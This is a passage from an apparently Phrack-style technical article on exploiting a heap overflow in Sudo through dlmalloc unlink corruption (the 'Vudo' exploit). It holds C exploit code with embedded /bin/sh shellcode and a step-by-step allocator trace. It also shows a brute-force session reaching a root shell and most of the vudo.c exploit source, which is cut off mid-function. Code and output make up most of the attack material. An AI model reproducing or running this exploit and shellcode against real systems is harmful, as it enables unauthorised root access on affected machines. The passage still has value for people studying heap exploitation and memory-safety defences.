        "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
        "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
        "\x80\xe8\xdc\xff\xff\xff/bin/sh"
        /* the jump instruction */
        "\xeb\xd1p";

int main( void )
{
        char * p;
        char argv1[ 676 + 1 ];
        char argv2[ 52 ];
        char fake_chunk[ 16 + 1 ];
        size_t size;
        char ** envp;
        char * argv[] = { VULNERABLE, argv1, argv2, NULL };

        p = argv1;
        /* the padding */
        memset( p, 'B', 676 - 4 );
```

```
        p += 676 - 4;
        /* the fd field of the fifth chunk */
        *( (void **)p ) = (void *)( FAKE_CHUNK );
        p += 4;
        /* the terminating NUL character */
        *p = '\0';

        p = argv2;
        /* the padding */
        memset( p, 'B', 52 - sizeof(shellcode) );
        p += 52 - sizeof(shellcode);
        /* the special shellcode */
        memcpy( p, shellcode, sizeof(shellcode) );

        p = fake_chunk;
        /* the prev_size field of the fake chunk */
        *( (size_t *)p ) = (size_t)( DUMMY );
        p += 4;
        /* the size field of the fake chunk */
        *( (size_t *)p ) = (size_t)( 0 );
        p += 4;
        /* the fd field of the fake chunk */
        *( (void **)p ) = (void *)( DUMMY );
        p += 4;
        /* the bk field of the fake chunk */
        *( (void **)p ) = (void *)( FUNCTION_POINTER - 8 );
        p += 4;
        /* the terminating NUL character */
        *p = '\0';

        /* the size of the envp array */
        size = 0;
        for ( p = fake_chunk; p < fake_chunk + (16 + 1); p++ ) {
                if ( *p == '\0' ) {
                        size++;
                }
        }
        size++;

        /* the allocation of the envp array */
        envp = malloc( size * sizeof(char *) );

        /* the content of the envp array */
        size = 0;
        for ( p = fake_chunk; p < fake_chunk + (16+1); p += strlen(p)+1 ) {
                envp[ size++ ] = p;
        }
        envp[ size ] = NULL;

        /* the execution of the vulnerable program */
        execve( argv[0], argv, envp );
        return( -1 );
}
EOF

$ make exploit
cc     exploit.c   -o exploit

$ ./exploit
bash$


--[ 4 - Exploiting the Sudo vulnerability ]-----------------------------

----[ 4.1 - The theory ]-------------------------------------------------

In order to exploit the Sudo vulnerability, and as mentioned in 2.4, an
attacker should overwrite a byte of the boundary tag located immediately
after the end of the msg buffer, and should take advantage of this
erroneously overwritten byte before it is restored.

Indeed, the exploit provided in 4.2 tricks do_syslog() into overwriting
(at line[5] in do_syslog()) a byte of the bk pointer associated with
this next contiguous boundary tag, tricks malloc(3) into following (at
```

step[3] in malloc(3)) this corrupted back pointer to a fake chunk of memory, and tricks malloc(3) into taking (at step[3.2] in malloc(3)) this fake chunk off its imaginary doubly linked-list. The attacker can therefore apply the unlink() technique presented in 3.6.1 and eventually execute arbitrary code as root.

How these successive tricks are actually accomplished is presented below via a complete, successful, and commented run of the Vudo exploit (the dlmalloc calls traced below were performed by Sudo, and were obtained via a special shared library stored in /etc/ld.so.preload):

```
$ ./vudo 0x002531dc 62595 6866
malloc( 9 ): 0x0805e480;
malloc( 7 ): 0x0805e490;
malloc( 6 ): 0x0805e4a0;
malloc( 5 ): 0x0805e4b0;
malloc( 36 ): 0x0805e4c0;
malloc( 18 ): 0x0805e4e8;
malloc( 14 ): 0x0805e500;
malloc( 10 ): 0x0805e518;
malloc( 5 ): 0x0805e528;
malloc( 19 ): 0x0805e538;
malloc( 3 ): 0x0805e550;
malloc( 62596 ): 0x0805e560;
```

This 62596 bytes buffer was allocated by the tzset(3) function (called by Sudo at the beginning of the init_vars() function) and is a simple copy of the TZ environment variable, whose size was provided by the attacker via the second argument passed to the Vudo exploit (62596 is indeed equal to 62595 plus 1, the size of a terminating NUL character).

The usefulness of such a huge dynamically allocated buffer is detailed later on, but proved to be essential to the Vudo exploit. For example, this exploit will never work against the Debian operating system since the tzset(3) function used by Debian does not read the value of the TZ environment variable when a SUID or SGID program is run.

```
malloc( 176 ): 0x0806d9e8;
free( 0x0806d9e8 );
malloc( 17 ): 0x0806d9e8;
malloc( 6 ): 0x0806da00;
malloc( 4096 ): 0x0806da10;
malloc( 6 ): 0x0806ea18;
malloc( 1024 ): 0x0806ea28;
malloc( 176 ): 0x0806ee30;
malloc( 8 ): 0x0806eee8;
malloc( 120 ): 0x0806eef8;
malloc( 15 ): 0x0806ef78;
malloc( 38 ): 0x0806ef90;
malloc( 40 ): 0x0806efc0;
malloc( 36 ): 0x0806eff0;
malloc( 15 ): 0x0806f018;
malloc( 38 ): 0x0806f030;
malloc( 40 ): 0x0806f060;
malloc( 36 ): 0x0806f090;
malloc( 14 ): 0x0806f0b8;
malloc( 38 ): 0x0806f0d0;
malloc( 40 ): 0x0806f100;
malloc( 36 ): 0x0806f130;
malloc( 14 ): 0x0806f158;
malloc( 38 ): 0x0806f170;
malloc( 40 ): 0x0806f1a0;
malloc( 36 ): 0x0806f1d0;
malloc( 36 ): 0x0806f1f8;
malloc( 19 ): 0x0806f220;
malloc( 40 ): 0x0806f238;
malloc( 38 ): 0x0806f268;
malloc( 15 ): 0x0806f298;
malloc( 38 ): 0x0806f2b0;
malloc( 17 ): 0x0806f2e0;
malloc( 38 ): 0x0806f2f8;
malloc( 17 ): 0x0806f328;
malloc( 38 ): 0x0806f340;
malloc( 18 ): 0x0806f370;
```

```
malloc( 38 ): 0x0806f388;
malloc( 12 ): 0x0806f3b8;
malloc( 38 ): 0x0806f3c8;
malloc( 17 ): 0x0806f3f8;
malloc( 38 ): 0x0806f410;
malloc( 17 ): 0x0806f440;
malloc( 40 ): 0x0806f458;
malloc( 18 ): 0x0806f488;
malloc( 40 ): 0x0806f4a0;
malloc( 18 ): 0x0806f4d0;
malloc( 38 ): 0x0806f4e8;
malloc( 40 ): 0x0806f518;
malloc( 16 ): 0x0806f548;
malloc( 38 ): 0x0806f560;
malloc( 40 ): 0x0806f590;
free( 0x0806eef8 );
free( 0x0806ee30 );
malloc( 16 ): 0x0806eef8;
malloc( 8 ): 0x0806ef10;
malloc( 12 ): 0x0806ef20;
malloc( 23 ): 0x0806ef30;
calloc( 556, 1 ): 0x0806f5c0;
malloc( 26 ): 0x0806ef50;
malloc( 23 ): 0x0806ee30;
malloc( 12 ): 0x0806ee50;
calloc( 7, 16 ): 0x0806ee60;
malloc( 176 ): 0x0806f7f0;
free( 0x0806f7f0 );
malloc( 28 ): 0x0806f7f0;
malloc( 5 ): 0x0806eed8;
malloc( 11 ): 0x0806f810;
malloc( 4095 ): 0x0806f820;

This 4095 bytes buffer was allocated by the sudo_getpwuid() function,
and is a simple copy of the SHELL environment variable provided by the
Vudo exploit. Since Sudo was called with the -s option (the usefulness
of this option is detailed subsequently), the size of the SHELL
environment variable (including the trailing NUL character) cannot
exceed 4095 bytes because of a check performed at the beginning of the
find_path() function called by Sudo.

The SHELL environment variable constructed by the exploit is exclusively
composed of pointers indicating a single location on the stack, whose
address does not contain any NUL byte (0xbffffe1e in this case). The
reasons behind the choice of this particular address are exposed below.

malloc( 1024 ): 0x08070828;
malloc( 16 ): 0x08070c30;
malloc( 8 ): 0x08070c48;
malloc( 176 ): 0x08070c58;
free( 0x08070c58 );
malloc( 35 ): 0x08070c58;

The next series of dlmalloc calls is performed by the load_interfaces()
function, and is one of the keys to a successful exploitation of the
Sudo vulnerability:

malloc( 8200 ): 0x08070c80;
malloc( 16 ): 0x08072c90;
realloc( 0x08072c90, 8 ): 0x08072c90;
free( 0x08070c80 );

The 8200 bytes buffer and the 16 bytes buffer were allocated during
the step[4] in malloc(3), and the latter (even once reallocated) was
therefore stored immediately after the former. Moreover, a hole was
created in the heap since the 8200 bytes buffer was freed during the
step[4.3] of the free(3) algorithm.

malloc( 2004 ): 0x08070c80;
malloc( 176 ): 0x08071458;
malloc( 4339 ): 0x08071510;

The 2004 bytes buffer was allocated by the init_vars() function (because
Sudo was called with the -s option) in order to hold pointers to the
```

command and arguments to be executed by Sudo (provided by the Vudo exploit). This buffer was stored at the beginning of the previously freed 8200 bytes buffer, during the step[3.1] in malloc(3).

The 176 and 4339 bytes buffers were allocated during the step[2.1] in malloc(3), and stored immediately after the end of the 2004 bytes buffer allocated above (the 4339 bytes buffer was created in order to hold the command and arguments to be executed by Sudo (provided by the exploit)).

The next series of dlmalloc calls is performed by the setenv(3) function in order to create the SUDO_COMMAND environment variable:

```
realloc( 0x00000000, 27468 ): 0x08072ca8;
malloc( 4352 ): 0x080797f8;
malloc( 16 ): 0x08072608;
```

The 27468 bytes buffer was allocated by setenv(3) in order to hold pointers to the environment variables passed to Sudo by the exploit (the number of environment variables passed to Sudo was provided by the attacker (the third argument passed to the Vudo exploit)). Because of the considerable size of this buffer, it was allocated at step[4] in malloc(3), after the end of the 8 bytes buffer located immediately after the remainder of the 8200 bytes hole.

The 4352 bytes buffer, the SUDO_COMMAND environment variable (whose size is equal to the size of the previously allocated 4339 bytes buffer, plus the size of the SUDO_COMMAND= prefix), was allocated at step[4] in malloc(3), and was therefore stored immediately after the end of the 27468 bytes buffer allocated above.

The 16 bytes buffer was allocated at step[3.1] in malloc(3), and is therefore located immediately after the end of the 4339 bytes buffer, in the remainder of the 8200 bytes hole.

```
free( 0x08071510 );
```

The 4339 bytes buffer was freed, at step[4.3] in free(3), and therefore created a hole in the heap (the allocated buffer stored before this hole is the 176 bytes buffer whose address is 0x08071458, the allocated buffer stored after this hole is the 16 bytes buffer whose address is 0x08072608).

The next series of dlmalloc calls is performed by the setenv(3) function in order to create the SUDO_USER environment variable:

```
realloc( 0x08072ca8, 27472 ): 0x0807a900;
malloc( 15 ): 0x08072620;
malloc( 16 ): 0x08072638;
```

The previously allocated 27468 bytes buffer was reallocated for additional space, but since it could not be extended (a too small free chunk was stored before (the remainder of the 8200 bytes hole) and an allocated chunk was stored after (the 4352 bytes buffer)), it was freed at step[5.4.2] in realloc(3) (a new hole was therefore created in the heap) and another chunk was allocated at step[5.4] in realloc(3).

The 15 bytes buffer was allocated, during the step[3.1] in malloc(3), after the end of the 16 bytes buffer allocated above (whose address is equal to 0x08072608).

The 16 bytes buffer was allocated, during the step[2.1] in malloc(3), after the end of the 15 bytes buffer allocated above (whose address is 0x08072620).

The next series of dlmalloc calls is performed by the setenv(3) function in order to create the SUDO_UID and SUDO_GID environment variables:

```
realloc( 0x0807a900, 27476 ): 0x0807a900;
malloc( 13 ): 0x08072650;
malloc( 16 ): 0x08072668;
realloc( 0x0807a900, 27480 ): 0x0807a900;
malloc( 13 ): 0x08072680;
malloc( 16 ): 0x08072698;
```

The 13, 16, 13 and 16 bytes buffers were allocated after the end of
the 16 bytes buffer allocated above (whose address is 0x08072638), in
the remainder of the 8200 bytes hole. The address of the resulting
`last_remainder' chunk, the free chunk stored after the end of the
0x08072698 buffer and before the 0x08072c90 buffer, is equal to
0x080726a8 (mem2chunk(0x08072698) + request2size(16)), and its effective
size is equal to 1504 (mem2chunk(0x08072c90) - 0x080726a8) bytes.

The next series of dlmalloc calls is performed by the setenv(3) function
in order to create the PS1 environment variable:

```
realloc( 0x0807a900, 27484 ): 0x0807a900;
malloc( 1756 ): 0x08071510;
malloc( 16 ): 0x08071bf0;
```

The 1756 bytes buffer was allocated (during the step[3.1] in malloc(3))
in order to hold the PS1 environment variable (whose size was computed
by the Vudo exploit), and was stored at the beginning of the 4339 bytes
hole created above.

The remainder of this hole therefore became the new `last_remainder'
chunk, and the old `last_remainder' chunk, whose effective size is equal
to 1504 bytes, was therefore placed in its doubly-linked list (the list
associated with the bin number 79) during the step[2.2.2] in malloc(3).

The 16 bytes buffer was allocated during the step[2.1] in malloc(3), in
the remainder of the 4339 bytes hole.

```
malloc( 640 ): 0x08071c08;
malloc( 400 ): 0x08071e90;
```

The 640 and 400 bytes buffers were also allocated, during the step[2.1]
in malloc(3), in the remainder of the 4339 bytes hole.

```
malloc( 1600 ): 0x08072ca8;
```

This 1600 bytes buffer, allocated at step[3.1] in malloc(3), was stored
at the beginning of the 27468 bytes hole created above. The remainder of
this huge hole therefore became the new `last_remainder' chunk, and the
old `last_remainder' chunk, the remainder of the 4339 bytes hole, was
placed in its bin at step[2.2.2] in malloc(3).

Since the effective size of this old `last_remainder' chunk is equal
to 1504 (request2size(4339) - request2size(1756) - request2size(16)
- request2size(640) - request2size(400)) bytes, it was placed in the
bin number 79 by frontlink(), in front of the 1504 bytes chunk already
inserted in this bin as described above.

The address of that old `last_remainder' chunk, 0x08072020
(mem2chunk(0x08071e90) + request2size(400)), contains two SPACE
characters, needed by the Vudo exploit in order to successfully exploit
the Sudo vulnerability, as detailed below. This very special address was
obtained thanks to the huge TZ environment variable mentioned above.

```
malloc( 40 ): 0x080732f0;
malloc( 16386 ): 0x08073320;
malloc( 13 ): 0x08077328;
free( 0x08077328 );
malloc( 5 ): 0x08077328;
free( 0x08077328 );
malloc( 6 ): 0x08077328;
free( 0x08071458 );
malloc( 100 ): 0x08077338;
realloc( 0x08077338, 19 ): 0x08077338;
malloc( 100 ): 0x08077350;
realloc( 0x08077350, 21 ): 0x08077350;
free( 0x08077338 );
free( 0x08077350 );
```

All these buffers were allocated, during the step[2.1] in malloc(3), in
the remainder of the 27468 bytes hole created above.

The next series of dlmalloc calls is performed by easprintf(), a wrapper
to vasprintf(3), in order to allocate space for the msg buffer:

```
malloc( 100 ): 0x08077338;
malloc( 300 ): 0x080773a0;
free( 0x08077338 );
malloc( 700 ): 0x080774d0;
free( 0x080773a0 );
malloc( 1500 ): 0x080726b0;
free( 0x080774d0 );
malloc( 3100 ): 0x08077338;
free( 0x080726b0 );
malloc( 6300 ): 0x08077f58;
free( 0x08077338 );
realloc( 0x08077f58, 4795 ): 0x08077f58;
```

In order to allocate the 1500 bytes buffer, whose effective size is equal to 1504 (request2size(1500)) bytes, malloc(3) carried out the step[1.2] and returned (at step[1.2.2]) the last chunk in the bin number 79, and therefore left the 0x08072020 chunk alone in this bin.

But once unused, this 1500 bytes buffer was placed back in the bin number 79 by free(3), at step[4.3], in front of the 0x08072020 chunk already stored in this bin.

The 6300 bytes buffer was allocated during the step[2.2.1] in malloc(3). Indeed, the size of the 27468 bytes hole was carefully chosen by the attacker (via the third argument passed to the Vudo exploit) so that, once allocated, the 6300 bytes buffer would fill this hole.

Finally, the 6300 bytes buffer was reallocated for less space, during the step[4.1] of the realloc(3) algorithm. The reallocated buffer was created in order to hold the msg buffer, and the free chunk processed by chunk_free() during the step[4.1] of the realloc(3) algorithm was placed in its doubly-linked list. Since the effective size of this free chunk is equal to 1504 (request2size(6300) - request2size(4795)) bytes, it was placed in the bin number 79, in front of the two free chunks already stored in this bin.

The next series of dlmalloc calls is performed by the first call to syslog(3), during the execution of the do_syslog() function:

```
malloc( 192 ): 0x08072028;
malloc( 8192 ): 0x08081460;
realloc( 0x08081460, 997 ): 0x08081460;
free( 0x08072028 );
free( 0x08081460 );
```

The 192 bytes buffer was allocated during the step[3.1] of the malloc(3) algorithm, and the processed chunk was the last chunk in the bin number 79 (the 0x08072020 chunk).

Once unused, the 192 bytes buffer was consolidated (at step[4.2] in free(3)) with the remainder of the previously split 1504 bytes chunk, and the resulting coalesced chunk was placed back (at step[4.3] in free(3)) in the bin number 79, in front of the two free chunks already stored in this bin.

The bk field of the chunk of memory located immediately after the msg buffer was therefore overwritten by unlink() in order to point to the chunk 0x08072020.

The next series of dlmalloc calls is performed by the second call to syslog(3), during the execution of the do_syslog() function:

```
malloc( 192 ): 0x080726b0;
malloc( 8192 ): 0x08081460;
realloc( 0x08081460, 1018 ): 0x08081460;
free( 0x080726b0 );
free( 0x08081460 );
```

The 192 bytes buffer was allocated during the step[3.1] of the malloc(3) algorithm, and the processed chunk was the last chunk in the bin number 79 (the 0x080726a8 chunk).

The bk field of the bin number 79 (the pointer to the last free chunk in

the associated doubly-linked list) was therefore overwritten by unlink() with a pointer to the chunk of memory located immediately after the end of the msg buffer.

Once unused, the 192 bytes buffer was consolidated (at step[4.2] in free(3)) with the remainder of the previously split 1504 bytes chunk, and the resulting coalesced chunk was placed back (at step[4.3] in free(3)) in the bin number 79, in front of the two free chunks already stored in this bin.

As soon as this second call to syslog(3) was completed, the loop[7] of the do_syslog() function pushed the pointer p after the terminating NUL character associated with the msg buffer, until p pointed to the first SPACE character encountered. This first encountered SPACE character was of course the least significant byte of the bk field (still equal to 0x08072020) associated with the chunk located immediately after msg.

The do_syslog() function successfully passed the test[2] since no NUL byte was found between p and (p + MAXSYSLOGLEN) (indeed, this memory area is filled with the content of the previously allocated and freed 27468 bytes buffer: pointers to the environment variables passed to Sudo by the exploit, and these environment variables were constructed by the exploit in order to avoid NUL and SPACE characters in their addresses).

The byte overwritten with a NUL byte at line[5] in do_syslog() is the first encountered SPACE character when looping from (p + MAXSYSLOGLEN) down to p. Of course, this first encountered SPACE character was the second byte of the bk field (equal to 0x08072020) associated with the chunk located immediately after msg, since no other SPACE character could be found in the memory area between p and (p + MAXSYSLOGLEN), as detailed above.

The bk field of the chunk located immediately after msg was therefore corrupted (its new value is equal to 0x08070020), in order to point to the very middle of the copy the SHELL environment variable mentioned above, before the next series of dlmalloc calls, performed by the third call to syslog(3), were carried out:

```
malloc( 192 ): 0x08079218;
malloc( 8192 ): 0x08081460;
realloc( 0x08081460, 90 ): 0x08081460;
free( 0x08079218 );
free( 0x08081460 );
```

The 192 bytes buffer was allocated during the step[3.1] of the malloc(3) algorithm, and the processed chunk was the last chunk in the bin number 79 (the chunk located immediately after msg).

The bk field of the bin number 79 (the pointer to the last free chunk in the associated doubly-linked list) was therefore overwritten by unlink() with the corrupted bk field of the chunk located immediately after msg.

Once unused, the 192 bytes buffer was consolidated (at step[4.2] in free(3)) with the remainder of the previously split 1504 bytes chunk, and the resulting coalesced chunk was placed back (at step[4.3] in free(3)) in the bin number 79, in front of the two free chunks already stored in this bin (but one of these two chunks is of course a fake chunk pointed to by the corrupted bk field 0x08070020).

Before the next series of dlmalloc calls is performed, by the fourth call to syslog(3), the erroneously overwritten SPACE character was restored at line[6] by do_syslog(), but since the corrupted bk pointer was copied to the bk field of the bin number 79 before, the Vudo exploit managed to permanently damage the internal structures used by dlmalloc:

```
malloc( 192 ): 0xbffffe1e;
malloc( 8192 ):
```

In order to allocate the 192 bytes buffer, the step[1.2] of the malloc(3) algorithm was carried out, and an imaginary chunk of memory, pointed to by the corrupted bk field, stored in the very middle of the copy of the SHELL environment variable, was processed. But since this fake chunk was too small (indeed, its size field is equal to 0xbffffe1e, a negative integer), its bk field (equal to 0xbffffe1e) was followed, to

```
another fake chunk of memory stored on the stack, whose size is exactly
200 (request2size(192)) bytes.

This fake chunk was therefore taken off its imaginary doubly-linked
list, allowing the attacker to apply the unlink() technique described in
3.6.1 and to overwrite the __malloc_hook debugging hook with the address
of a special shellcode stored somewhere in the heap (in order to bypass
the Linux kernel patch from the Openwall Project).

This shellcode was subsequently executed, at the beginning of the last
call to malloc(3), since the corrupted __malloc_hook debugging hook was
read and executed.

----[ 4.2 - The practice ]---------------------------------------------

In order to successfully gain root privileges via the Vudo exploit, a
user does not necessarily need to be present in the sudoers file, but
has to know their user password. They need additionally to provide three
command line arguments:

- the address of the __malloc_hook function pointer, which varies from
one system to another but can be determined;

- the size of the tz buffer, which varies slightly from one system to
another and has to be brute forced;

- the size of the envp buffer, which varies slightly from one system to
another and has to be brute forced.

A typical Vudo cult^H^H^H^Hsession starts with an authentication step,
a __malloc_hook computation step, and eventually a brute force step,
based on the tz and envp examples provided by the Vudo usage message
(fortunately the user does not need to provide their password each time
Sudo is executed during the brute force step because they authenticated
right before):

$ /usr/bin/sudo www.MasterSecuritY.fr
Password:
maxx is not in the sudoers file.  This incident will be reported.

$ LD_TRACE_LOADED_OBJECTS=1 /usr/bin/sudo | grep /lib/libc.so.6
        libc.so.6 => /lib/libc.so.6 (0x00161000)
$ nm /lib/libc.so.6 | grep __malloc_hook
000ef1dc W __malloc_hook
$ perl -e 'printf "0x%08x\n", 0x00161000 + 0x000ef1dc'
0x002501dc

$ for tz in `seq 62587 8 65531`
do
for envp in `seq 6862 2 6874`
do
./vudo 0x002501dc $tz $envp
done
done
maxx is not in the sudoers file.  This incident will be reported.
maxx is not in the sudoers file.  This incident will be reported.
maxx is not in the sudoers file.  This incident will be reported.
maxx is not in the sudoers file.  This incident will be reported.
maxx is not in the sudoers file.  This incident will be reported.
maxx is not in the sudoers file.  This incident will be reported.
maxx is not in the sudoers file.  This incident will be reported.
maxx is not in the sudoers file.  This incident will be reported.
maxx is not in the sudoers file.  This incident will be reported.
maxx is not in the sudoers file.  This incident will be reported.
bash#

<++> vudo.c !32ad14e5
/*
 * vudo.c versus Red Hat Linux/Intel 6.2 (Zoot) sudo-1.6.1-1
 * Copyright (C) 2001 Michel "MaXX" Kaempf <maxx@synnergy.net>
 *
 * This program is free software; you can redistribute it and/or modify
 * it under the terms of the GNU General Public License as published by
 * the Free Software Foundation; either version 2 of the License, or (at
```

```
 * your option) any later version.
 *
 * This program is distributed in the hope that it will be useful,
 * but WITHOUT ANY WARRANTY; without even the implied warranty of
 * MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the GNU
 * General Public License for more details.
 *
 * You should have received a copy of the GNU General Public License
 * along with this program; if not, write to the Free Software
 * Foundation, Inc., 59 Temple Place, Suite 330, Boston, MA 02111-1307
 * USA
 */

#include <limits.h>
#include <paths.h>
#include <pwd.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/types.h>
#include <unistd.h>

typedef struct malloc_chunk {
    size_t prev_size;
    size_t size;
    struct malloc_chunk * fd;
    struct malloc_chunk * bk;
} * mchunkptr;

#define SIZE_SZ sizeof(size_t)
#define MALLOC_ALIGNMENT ( SIZE_SZ + SIZE_SZ )
#define MALLOC_ALIGN_MASK ( MALLOC_ALIGNMENT - 1 )
#define MINSIZE sizeof(struct malloc_chunk)

/* shellcode */
#define sc \
    /* jmp */ \
    "\xeb\x0appssssffff" \
    /* setuid */ \
    "\x31\xdb\x89\xd8\xb0\x17\xcd\x80" \
    /* setgid */ \
    "\x31\xdb\x89\xd8\xb0\x2e\xcd\x80" \
    /* execve */ \
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b" \
    "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd" \
    "\x80\xe8\xdc\xff\xff\xff/bin/sh"

#define MAX_UID_T_LEN 10
#define MAXSYSLOGLEN 960
#define IFCONF_BUF r2s( 8200 )
#define SUDOERS_FP r2s( 176 )
#define VASPRINTF r2s( 6300 )
#define VICTIM_SIZE r2s( 1500 )
#define SUDO "/usr/bin/sudo"
#define USER_CWD "/"
#define MESSAGE 19 /* "command not allowed" or "user NOT in sudoers" */
#define USER_ARGS ( VASPRINTF-VICTIM_SIZE-SIZE_SZ - 1 - (MAXSYSLOGLEN+1) )
#define PREV_SIZE 0x5858614d
#define SIZE r2s( 192 )
#define SPACESPACE 0x08072020
#define POST_PS1 ( r2s(16) + r2s(640) + r2s(400) )
#define BK ( SPACESPACE - POST_PS1 + SIZE_SZ - sizeof(sc) )
#define STACK ( 0xc0000000 - 4 )
#define PRE_SHELL "SHELL="
#define MAXPATHLEN 4095
#define SHELL ( MAXPATHLEN - 1 )
#define PRE_SUDO_PS1 "SUDO_PS1="
#define PRE_TZ "TZ="
#define LIBC "/lib/libc.so.6"
#define TZ_FIRST ( MINSIZE - SIZE_SZ - 1 )
#define TZ_STEP ( MALLOC_ALIGNMENT / sizeof(char) )
#define TZ_LAST ( 0x10000 - SIZE_SZ - 1 )
#define POST_IFCONF_BUF (r2s(1600)+r2s(40)+r2s(16386)+r2s(3100)+r2s(6300))
#define ENVP_FIRST ( ((POST_IFCONF_BUF - SIZE_SZ) / sizeof(char *)) - 1 )
```

```
#define ENVP_STEP ( MALLOC_ALIGNMENT / sizeof(char *) )

/* request2size() */
size_t
r2s( size_t request )
{
    size_t size;

    size = request + ( SIZE_SZ + MALLOC_ALIGN_MASK );
    if ( size < (MINSIZE + MALLOC_ALIGN_MASK) ) {
        size = MINSIZE;
    } else {
        size &= ~MALLOC_ALIGN_MASK;
    }
    return( size );
}

/* nul() */
int
nul( size_t size )
{
    char * p = (char *)( &size );

    if ( p[0] == '\0' || p[1] == '\0' || p[2] == '\0' || p[3] == '\0' ) {
        return( -1 );
    }
    return( 0 );
}

/* nul_or_space() */
int
nul_or_space( size_t size )
{
    char * p = (char *)( &size );

    if ( p[0] == '\0' || p[1] == '\0' || p[2] == '\0' || p[3] == '\0' ) {
        return( -1 );
    }
    if ( p[0] == ' ' || p[1] == ' ' || p[2] == ' ' || p[3] == ' ' ) {
        return( -1 );
    }
    return( 0 );
}

typedef struct vudo_s {
    /* command line */
    size_t __malloc_hook;
    size_t tz;
    size_t envp;

    size_t setenv;
    size_t msg;
    size_t buf;
    size_t NewArgv;

    /* execve */
    char ** execve_argv;
    char ** execve_envp;
} vudo_t;

/* vudo_setenv() */
size_t
vudo_setenv( uid_t uid )
{
    struct passwd * pw;
    size_t setenv;
    char idstr[ MAX_UID_T_LEN + 1 ];

    /* pw */
    pw = getpwuid( uid );
    if ( pw == NULL ) {
        return( 0 );
    }
```

```
    /* SUDO_COMMAND */
    setenv = r2s( 16 );

    /* SUDO_USER */
    setenv += r2s( strlen("SUDO_USER=") + strlen(pw->pw_name) + 1 );
    setenv += r2s( 16 );

    /* SUDO_UID */
    sprintf( idstr, "%ld", (long)(pw->pw_uid) );
    setenv += r2s( strlen("SUDO_UID=") + strlen(idstr) + 1 );
    setenv += r2s( 16 );

    /* SUDO_GID */
    sprintf( idstr, "%ld", (long)(pw->pw_gid) );
    setenv += r2s( strlen("SUDO_GID=") + strlen(idstr) + 1 );
    setenv += r2s( 16 );

    return( setenv );
}

/* vudo_msg() */
size_t
vudo_msg( vudo_t * p_v )
{
    size_t msg;

    msg = ( MAXSYSLOGLEN + 1 ) - strlen( "shell " ) + 3;
    msg *= sizeof(char *);
    msg += SIZE_SZ - IFCONF_BUF + p_v->setenv + SUDOERS_FP + VASPRINTF;
    msg /= sizeof(char *) + 1;

    return( msg );
}

/* vudo_buf() */
size_t
vudo_buf( vudo_t * p_v )
{
    size_t buf;

    buf = VASPRINTF - VICTIM_SIZE - p_v->msg;

    return( buf );
}

/* vudo_NewArgv() */
size_t
vudo_NewArgv( vudo_t * p_v )
{
    size_t NewArgv;

    NewArgv = IFCONF_BUF-VICTIM_SIZE-p_v->setenv-SUDOERS_FP-p_v->buf;

    return( NewArgv );
}

/* vudo_execve_argv() */
char **
vudo_execve_argv( vudo_t * p_v )
{
    size_t pudding;
    char ** execve_argv;
    char * p;
    char * user_tty;
    size_t size;
    char * user_runas;
    int i;
    char * user_args;

    /* pudding */
    pudding = ( (p_v->NewArgv - SIZE_SZ) / sizeof(char *) ) - 3;

    /* execve_argv */
    execve_argv = malloc( (4 + pudding + 2) * sizeof(char *) );
```

```
    if ( execve_argv == NULL ) {
        return( NULL );
    }

    /* execve_argv[ 0 ] */
    execve_argv[ 0 ] = SUDO;

    /* execve_argv[ 1 ] */
    execve_argv[ 1 ] = "-s";

    /* execve_argv[ 2 ] */
    execve_argv[ 2 ] = "-u";

    /* user_tty */
    if ( (p = ttyname(STDIN_FILENO)) || (p = ttyname(STDOUT_FILENO)) ) {
        if ( strncmp(p, _PATH_DEV, sizeof(_PATH_DEV) - 1) == 0 ) {
            p += sizeof(_PATH_DEV) - 1;
        }
        user_tty = p;
    } else {
        user_tty = "unknown";
    }

    /* user_cwd */
    if ( chdir(USER_CWD) == -1 ) {
        return( NULL );
    }

    /* user_runas */
    size = p_v->msg;
    size -= MESSAGE;
    size -= strlen( " ; TTY= ; PWD= ; USER= ; COMMAND=" );
    size -= strlen( user_tty );
    size -= strlen( USER_CWD );
    user_runas = malloc( size + 1 );
    if ( user_runas == NULL ) {
        return( NULL );
    }
    memset( user_runas, 'M', size );
    user_runas[ size ] = '\0';

    /* execve_argv[ 3 ] */
    execve_argv[ 3 ] = user_runas;

    /* execve_argv[ 4 ] .. execve_argv[ (4 + pudding) - 1 ] */
    for ( i = 4; i < 4 + pudding; i++ ) {
        execve_argv[ i ] = "";
    }

    /* user_args */
    user_args = malloc( USER_ARGS + 1 );
    if ( user_args == NULL ) {
        return( NULL );
    }
    memset( user_args, 'S', USER_ARGS );
    user_args[ USER_ARGS ] = '\0';

    /* execve_argv[ 4 + pudding ] */
    execve_argv[ 4 + pudding ] = user_args;

    /* execve_argv[ (4 + pudding) + 1 ] */
    execve_argv[ (4 + pudding) + 1 ] = NULL;

    return( execve_argv );
}

/* vudo_execve_envp() */
char **
vudo_execve_envp( vudo_t * p_v )
{
    size_t fd;
    char * chunk;
    size_t post_pudding;
    int i;
```

```
size_t pudding;
size_t size;
char * post_chunk;
size_t p_chunk;
char * shell;
char * p;
char * sudo_ps1;
char * tz;
char ** execve_envp;
size_t stack;

/* fd */
fd = p_v->__malloc_hook - ( SIZE_SZ + SIZE_SZ + sizeof(mchunkptr) );

/* chunk */
chunk = malloc( MINSIZE + 1 );
if ( chunk == NULL ) {
    return( NULL );
}
( (mchunkptr)chunk )->prev_size = PREV_SIZE;
( (mchunkptr)chunk )->size = SIZE;
( (mchunkptr)chunk )->fd = (mchunkptr)fd;
( (mchunkptr)chunk )->bk = (mchunkptr)BK;
chunk[ MINSIZE ] = '\0';

/* post_pudding */
post_pudding = 0;
for ( i = 0; i < MINSIZE + 1; i++ ) {
    if ( chunk[i] == '\0' ) {
        post_pudding += 1;
    }
}

/* pudding */
pudding = p_v->envp - ( 3 + post_pudding + 2 );

/* post_chunk */
size = ( SIZE - 1 ) - 1;
while ( nul(STACK - sizeof(SUDO) - (size + 1) - (MINSIZE + 1)) ) {
    size += 1;
}
post_chunk = malloc( size + 1 );
if ( post_chunk == NULL ) {
